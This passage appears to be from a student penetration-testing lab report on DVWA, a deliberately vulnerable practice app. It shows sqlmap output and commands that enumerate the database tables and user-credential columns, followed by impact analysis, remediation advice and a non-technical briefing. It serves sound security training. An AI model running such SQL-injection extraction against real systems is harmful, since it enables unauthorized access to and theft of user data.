c7a44714f,0x716b7a7071)#&Submit=Submit
---
[06:23:50] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: Apache 2.2.8, PHP 5.2.4
back-end DBMS: MySQL ≥ 4.1
[06:23:50] [INFO] fetching tables for database: 'dvwa'
[06:23:51] [WARNING] reflective value(s) found and filtering out
Database: dvwa
[2 tables]
+-----------+
| guestbook |
| users     |
+-----------+

[06:23:51] [INFO] fetched data logged to text files under '/home/ankit/.local/share/sqlmap/output/192.168.56.102'

[*] ending @ 06:23:51 /2026-04-23/
```


The DVWA database contains tables:

- users
- guestbook

8. Column Extraction

sqlmap -D dvwa -T users --columns

Figure : User Table Columns



The users table contains sensitive columns:

- user_id
- first_name
- last_name
- user
- password

This confirms that sensitive data can be extracted.

9. Detection Log

Timestamp	Target IP	Vulnerability	PTES Phase
2026-04-23 06:16:37	192.168.56.102	SQL Injection	Exploitation

10. Impact Analysis

- Unauthorized database access
- Exposure of user credentials
- Full data extraction possible
- Risk of account takeover
- Potential system compromise

11. Remediation

- Implement input validation and sanitization
- Use prepared statements / parameterized queries
- Enable Web Application Firewall (WAF)
- Increase DVWA security level (in real systems: enforce secure coding)
- Regular vulnerability scanning

12. PTES Report

The penetration testing assessment was conducted on the DVWA web application to identify and exploit vulnerabilities. During the scanning phase, a SQL injection vulnerability was identified in the user input field. Using sqlmap, multiple injection techniques such as boolean-based, error-based, and time-based injections were successfully executed.

The exploitation phase allowed extraction of database information, including database names, tables, and sensitive user data such as usernames and passwords. The presence of weak input validation and lack of security controls contributed to the successful exploitation.

The findings indicate that the application is highly vulnerable to SQL injection attacks, which can lead to complete database compromise and unauthorized access to sensitive information.

It is recommended to implement secure coding practices, including input validation, prepared statements, and proper authentication mechanisms. Additionally, regular security assessments and patch management should be enforced to reduce risk.

Overall, the test demonstrates critical weaknesses in the application security posture and highlights the importance of proactive vulnerability management.

13. Non-Technical Briefing

A security test was performed on the web application to identify weaknesses. The system was found vulnerable to a type of attack called SQL Injection, which allows attackers to access and extract sensitive data such as user credentials.

The testing demonstrated that an attacker could easily gain unauthorized access due to weak security controls. This could lead to data theft, account compromise, and system misuse.

To prevent such risks, it is important to improve input validation, update the system regularly, and follow secure development practices. Strengthening these areas will significantly improve overall system security and protect sensitive information.

The complete VAPT exercise covering reconnaissance, vulnerability scanning, exploitation, post-exploitation, and the capstone project successfully identified multiple security weaknesses in the target systems. Initial scanning revealed exposed services and outdated software, while reconnaissance provided valuable insight into the attack surface. Exploitation using Metasploit and SQLMap demonstrated how attackers can gain unauthorized access and extract sensitive data. Post-exploitation confirmed system compromise through file access and evidence collection.

Overall, the assessment highlights critical risks such as weak configurations, lack of input validation, and outdated services. Implementing proper security measures, regular patching, and continuous monitoring is essential to mitigate these threats and improve the overall security posture.